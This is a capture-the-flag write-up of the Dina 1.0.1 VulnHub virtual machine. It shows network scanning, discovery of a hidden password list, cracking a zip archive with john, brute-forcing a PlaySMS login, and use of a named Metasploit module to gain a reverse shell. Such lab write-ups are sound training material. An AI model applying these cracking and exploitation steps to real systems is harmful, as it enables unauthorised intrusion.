# Dina 1.0.1

# Capture The Flag

**by Samiux**

**OSCE OSCP OSWP**

**July 23, 2018**

**Hong Kong, China**

# Table of Contents

# Introduction

Dina 1.0.1 is created by Touhid Shaikh. The file format is OVA which can import to VirtualBox without problem. The NAT Network interface is running flawlessly and IP address can be obtained by DHCP.

The virtual machine (VM) can be downloaded at VulnHub – https://www.vulnhub.com/entry/dina-101,200/.

# Information Gathering

The penetration testing operating system is Parrot Security OS 4.1 (64-bit) and running on MacOS version of VirtualBox version 5.2.16.

Both up both Parrot Security OS VM and Dina VM. Find out the IP address of both VMs by using the following commands on Parrot Security OS VM.

To find the IP address of Dina VM in the NAT Network :

```
sudo netdiscover -r 10.0.2.0/24
```

```
Currently scanning: Finished!   |   Screen View: Unique Hosts

4 Captured ARP Req/Rep packets, from 4 hosts.   Total size: 240
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
-----------------------------------------------------------------------------
10.0.2.1        52:54:00:12:35:00      1      60  Unknown vendor
10.0.2.2        52:54:00:12:35:00      1      60  Unknown vendor
10.0.2.3        08:00:27:b9:a2:1e      1      60  PCS Systemtechnik GmbH
10.0.2.33       08:00:27:3a:ec:d6      1      60  PCS Systemtechnik GmbH
```

The IP address of Dina VM is 10.0.2.33.

To find the IP address of Parrot Security OS VM in the NAT Network :

```
ifconfig
```

```
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.2.13  netmask 255.255.255.0  broadcast 10.0.2.255
        inet6 fd17:625c:f037:2:46ed:16c8:a7e5:b481  prefixlen 64  scopeid 0x0<global>
        inet6 fe80::5c27:2ada:a553:147f  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:c2:78:e1  txqueuelen 1000  (Ethernet)
        RX packets 37  bytes 11437 (11.1 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 333  bytes 25444 (24.8 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

The IP address of Parrot Security OS VM is 10.0.2.13.

Information gathering of the VM is required.  Nmap and dirb are running for getting the information about the Dina VM.

```
sudo nmap -sS -sV -A -Pn 10.0.2.33
```


```
# Nmap 7.70 scan initiated Mon Jul 23 00:37:16 2018 as: nmap -sS -sV -A -Pn -oN nmap_dina 10.0.2.33
Nmap scan report for 10.0.2.33
Host is up (0.00036s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.2.22 ((Ubuntu))
| http-robots.txt: 5 disallowed entries 
|_/ange1 /angel1 /nothing /tmp /uploads
|_http-server-header: Apache/2.2.22 (Ubuntu)
|_http-title: Dina
MAC Address: 08:00:27:3A:EC:D6 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X|3.X
OS CPE: cpe:/o:linux:linux_kernel:2.6 cpe:/o:linux:linux_kernel:3
OS details: Linux 2.6.32 - 3.5
Network Distance: 1 hop

TRACEROUTE
HOP RTT     ADDRESS
1   0.36 ms 10.0.2.33

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Mon Jul 23 00:37:27 2018 -- 1 IP address (1 host up) scanned in 11.78 seconds
```

```
dirb http://10.0.2.33 /usr/share/wordlists/dirb/big.txt
```

```
-----------------
DIRB v2.22
By The Dark Raver
-----------------

OUTPUT_FILE: dirb_dina
START_TIME: Mon Jul 23 00:45:14 2018
URL_BASE: http://10.0.2.33/
WORDLIST_FILES: /usr/share/wordlists/dirb/big.txt

-----------------

GENERATED WORDS: 20458

---- Scanning URL: http://10.0.2.33/ ----
+ http://10.0.2.33/cgi-bin/ (CODE:403|SIZE:285)
+ http://10.0.2.33/index (CODE:200|SIZE:3618)
==> DIRECTORY: http://10.0.2.33/nothing/
+ http://10.0.2.33/robots (CODE:200|SIZE:102)
+ http://10.0.2.33/robots.txt (CODE:200|SIZE:102)
==> DIRECTORY: http://10.0.2.33/secure/
+ http://10.0.2.33/server-status (CODE:403|SIZE:290)
==> DIRECTORY: http://10.0.2.33/tmp/
==> DIRECTORY: http://10.0.2.33/uploads/

---- Entering directory: http://10.0.2.33/nothing/ ----
+ http://10.0.2.33/nothing/index (CODE:200|SIZE:180)
+ http://10.0.2.33/nothing/pass (CODE:200|SIZE:57)

---- Entering directory: http://10.0.2.33/secure/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://10.0.2.33/tmp/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://10.0.2.33/uploads/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

-----------------
END_TIME: Mon Jul 23 00:46:05 2018
DOWNLOADED: 40916 - FOUND: 7
```

# Hidden Directory

Open Firefox and go to the http://10.0.2.33 and find the home page.  At the directory “nothing” and “secure” directories, I find password list and “backup.zip” file respectively.



Dina 1.0


Dina ~ Angel of Learning.

DOMINION: This celestial being is said to be the angel who taught humans how to speak. He continually inspires us to culturally evolve and fills our hearts with love of learning.

Submit Query


© 2017 TOUHID SHAIKH ~ www.touhidshaikh.com

Applications Places System
Mon Jul 23, 08:07:42
Dina - Mozilla Firefox (sandboxed or root)
Dina
10.0.2.33
Most Visited
Getting Started
Menu
Parrot Terminal
Dina - Mozilla Firefox (s...




NOT FOUND

go back


Applications Places System
Mon Jul 23, 08:08:29
http://10.0.2.33/nothing/ - Mozilla Firefox (sandboxed or root)
404 NOT FOUND
http://10.0.2.33/nothing/
view-source:http://10.0.2.33/nothing/
Most Visited
Getting Started
Menu
Parrot Terminal
http://10.0.2.33/nothing...

```
<html>
<head><title>404 NOT FOUND</title></head>
<body>
<!--
#my secret pass
freedom
password
helloworld!
diana
iloveroot
-->
<h1>NOT FOUND</html>
<h3>go back</h3>
</body>
</html>
```


Applications Places System
Mon Jul 23, 08:08:55
Index of /secure - Mozilla Firefox (sandboxed or root)
Index of /secure
10.0.2.33/secure/
Most Visited
Getting Started
Menu
Parrot Terminal
Index of /secure - Mozil...

# Index of /secure

| Name | Last modified | Size | Description |
|---|---|---|---|
| Parent Directory | | - | |
| backup.zip | 17-Oct-2017 18:59 | 336 | |

*Apache/2.2.22 (Ubuntu) Server at 10.0.2.33 Port 80*

The password list is and save it as “dict.txt” :

```
freedom
password
helloworld!
```

```
diana
iloveroot
```

Download the “backup.zip” and try to extract and it is password protected which contains a file “backup-cred.mp3”. Try to brute force the password with the “dict.txt” and john.


```
zip2john backup.zip > backup.hash
john backup.hash --wordlist dict.txt
```

The password for the “backup.zip” is “freedom”. Try to display the the file “backup-cred.mp3” and find the following :

```
I am not toooo smart in computer .......dat the resoan i always choose easy password...with creds
backup file....

uname: touhid
password: ******


url : /SecreTSMSgatwayLogin
```

# PlaySMS


Go to “SecreTSMSgatwayLogin” directory and find a “PlaySMS” page. Try to brute force the login password with the username “touhid” and “dict.txt”. The password is “diana”.



playSMS - Mozilla Firefox (sandboxed or root)

10.0.2.33/SecreTSMSgatwayLogin/index.php?app=main&inc=core_auth&route=login

Applications Places System
Mon Jul 23, 05:19:29
playSMS
Most Visited
Getting Started
playSMS
touhid
••••••
LOGIN
Recover password
Application footer here. Go to main configuration or manage site to edit this footer.
Menu
Parrot Terminal
Parrot Terminal
playSMS - Mozilla Firef...




playSMS - Mozilla Firefox (sandboxed or root)

10.0.2.33/SecreTSMSgatwayLogin/index.php?app=main&inc=core_welcome


Applications Places System
Mon Jul 23, 05:21:35
playSMS
Most Visited
Getting Started
playSMS
Home
My account
Settings
Reports
Features
touhid
0.00
Information
Go to main configuration or manage site to edit this page
Application footer here. Go to main configuration or manage site to edit this footer.
Menu
Parrot Terminal
Parrot Terminal
playSMS - Mozilla Firef...

Surf the pages and find nothing interesting. Meanwhile, the version of “PlaySMS” is unknown. Try to search the internet, there are some vulnerabilities for PlaySMS. Fire up “Metasploit” to attack it then and find a module “multi/http/playsms_filename_exec”. Run it and got the reverse shell.



